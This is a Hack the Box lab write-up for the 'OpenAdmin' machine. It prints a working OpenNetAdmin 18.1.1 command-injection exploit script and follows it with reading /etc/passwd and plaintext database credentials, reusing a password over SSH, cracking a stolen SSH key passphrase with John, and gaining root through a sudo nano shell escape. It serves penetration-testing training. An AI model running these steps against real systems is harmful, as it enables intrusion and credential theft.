OPENADMIN

Hack the Box writeup

Contents

0x6B

Scope

Target IP: 10.10.10.171

Ports: TCP + UDP 1-65535

OS: Linux

Difficulty: Easy

Release: Jan 04, 2020

Enumeration

gobuster dir -u http://10.10.10.171 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

nmap -sC -sV -oA initial 10.10.10.171

Initial Findings

NMAP


```
0×6b@kali:/home/0×6b/htb/openAdmin$ nmap -sC -sV -oA initial 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 09:38 EDT
Nmap scan report for 10.10.10.171
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp   open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2042/tcp filtered isis
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.75 seconds
```

GoBuster


```
0×6b@kali:/home/0×6b/htb$ gobuster dir -u http://10.10.10.171 -w /usr/share/wordlists/dirbuster/directory-list-2.3
-small.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.171
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/25 09:38:43 Starting gobuster
===============================================================
/music (Status: 301)
/artwork (Status: 301)
/sierra (Status: 301)
===============================================================
2020/03/25 09:58:51 Finished
===============================================================
```


Foothold

Starting with the web server, if we poke around a bit we see a login option in the music directory



Following this leads us to a login page /ona





This web server is really nice and tells that it's outdated and is on version 18.1.1, following the download link lets us know that this is OpenNetAdmin, let's look for a vulnerability.

searchsploit opennetadmin

Command Injection and RCE! Let's see what these looks like.

```
0×6b@kali:/home/0×6b/htb/openAdmin$ searchsploit opennetadmin
------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution                           | exploits/php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)            | exploits/php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                             | exploits/php/webapps/47691.sh
------------------------------------------------------------------------ ----------------------------------------
```

cp /usr/share/exploitdb/exploits/php/webapps/47772.rb ona_ci.rb

cp /usr/share/exploitdb/exploits/php/webapps/47691.sh ona_rce.sh

```
0×6b@kali:/home/0×6b/htb/openAdmin$ cat ona_rce.sh
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN
\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done0×6b@kali:/home/0×6b/htb/openAdmin$
```

The RCE looks pretty straight forward so let's give that a shot. First, we need edit the script to add the url of the login page, I also added CMD before the $ so I know I am connected.

```
#!/bin/bash

URL="http://10.10.10.171/ona/login.php"
while true;do
        echo -n "CMD $ "; read cmd
         curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;ech
o \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
  done
```

Next, we make the script runnable and try it out

```
0×6b@kali:/home/0×6b/htb/openAdmin$ chmod +x ona_rce.sh
0×6b@kali:/home/0×6b/htb/openAdmin$ ./ona_rce.sh
./ona_rce.sh: line 8: $'\r': command not found
./ona_rce.sh: line 16: $'\r': command not found
./ona_rce.sh: line 18: $'\r': command not found
./ona_rce.sh: line 23: syntax error near unexpected token `done'
./ona_rce.sh: line 23: `done'
0×6b@kali:/home/0×6b/htb/openAdmin$
```

If you get this, it's because you have some weird windows formatting screwing up the script. Nothing we can't fix rather quickly.

sed -i -e 's/\r$//' ona_rce.sh

```
0×6b@kali:/home/0×6b/htb/openAdmin$ vim ona_rce.sh
0×6b@kali:/home/0×6b/htb/openAdmin$ ./ona_rce.sh
CMD $ whoami
www-data
CMD $
```

And we have ourselves out foothold!

User

cat /etc/passwd

ls -la /home/

```
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
CMD $ ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Nov 22 18:00 .
drwxr-xr-x 24 root   root   4096 Nov 21 13:41 ..
drwxr-x---  5 jimmy  jimmy  4096 Nov 22 23:15 jimmy
drwxr-x---  6 joanna joanna 4096 Nov 28 09:37 joanna
CMD $
```

Here we see two users with home folders, jimmy and Joanna

Poking around in the ona folder, we find a database settings file: local/config/database_settings.inc.php

cat local/config/database_settings.inc.php

```
CMD $ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' ⇒
  array (
    'databases' ⇒
    array (
      0 ⇒
      array (
        'db_type' ⇒ 'mysqli',
        'db_host' ⇒ 'localhost',
        'db_login' ⇒ 'ona_sys',
        'db_passwd' ⇒ 'n1nj4W4rri0R!',
        'db_database' ⇒ 'ona_default',
        'db_debug' ⇒ false,
      ),
    ),
    'description' ⇒ 'Default data context',
    'context_color' ⇒ '#D3DBFF',
  ),
);
```

We have a password here… I wonder if one of the admins reuse the password?

```
0×6b@kali:/home/0×6b/htb/openAdmin$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 25 14:34:37 UTC 2020

  System load:  1.01              Processes:             116
  Usage of /:   49.9% of 7.81GB   Users logged in:       0
  Memory usage: 29%               IP address for ens160: 10.10.10.171
  Swap usage:   0%
```

Looks like Jimmy does!

Now we get to do some more recon…

IN /var/www/ there is a folder called internal… that seems interesting.

Inside the internal folder there's a file **main.php** if we look here, it looks like it calls joanna's ssh key… not sure why that's a thing but we'll take it!

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

This next part took me way longer than it should have, probably because of my lack of a full port scan.

I knew the pivot had to deal with this internal/main.php file, so I had to figure out how to get there.

I ended up looking at /etc/apache2/sites-enabled/internal.conf

This showed me that the internal site was being used on port 52846

From Jimmy's session, I curled localhost:52846/main.php

This gives us an ssh key!

I copied this key over to my host, changed the permissions (chmod 600), and tried to connect to joanna's account.

```
0×6b@kali:/home/0×6b/htb/openAdmin$ chmod 600 id_rsa
0×6b@kali:/home/0×6b/htb/openAdmin$ ssh joanna@10.10.10.171 -i id_rsa
Enter passphrase for key 'id_rsa':
```

Password protected.

Alright, no problem! We will use ssh2john to convert the key into something John knows and then try to crack the password.

/usr/share/john/ssh2john.py id_rsa > id_rsa.hash

```
0×6b@kali:/home/0×6b/htb/openAdmin$ /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
0×6b@kali:/home/0×6b/htb/openAdmin$ cat id_rsa.hash
id_rsa:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e
68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c
0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407
044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264
f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd4
7ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b4072
55dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fe
d25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f
9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279
bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2
898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd
5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8
c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038
787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a453
2986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f3751299856
5a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a
```

john id_rsa.hash --wordlist="/usr/share/wordlists/rockyou.txt" --pot=OpenAdmin (I added the --pot here because john seems to give me issues)

```
0×6b@kali:/home/0×6b/htb/openAdmin$ john id_rsa.hash --wordlist="/usr/share/wordlists/rockyou.txt" --pot=OpenAdmin
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (id_rsa)
1g 0:00:00:08 DONE (2020-03-25 11:12) 0.1118g/s 1604Kp/s 1604Kc/s 1604KC/sa6_123..*7¡Vamos!
Session completed
```

Alright, bloodninjas… let's try it…

```
0×6b@kali:/home/0×6b/htb/openAdmin$ ssh joanna@10.10.10.171 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 25 15:18:23 UTC 2020

  System load:  1.08              Processes:             121
  Usage of /:   49.9% of 7.81GB   Users logged in:       1
  Memory usage: 29%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setti
ngs


Last login: Wed Mar 25 02:27:32 2020 from 10.10.14.27
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
```

And it worked, user key done!

Root

The first thing I like to do is run sudo -l, see what, if any permissions we have on a box.

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

This looks like it is going to be very easy… nano has an escape we can use to run a shell, if this works, we will have a root shell in no time.

REF: https://gtfobins.github.io/gtfobins/nano/

sudo /bin/nano /opt/priv

ctrl+r ctrl+x

reset; sh 1>&0 2>&0

clear

```
# whoami
root
# cat /root/root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```

And there we have it!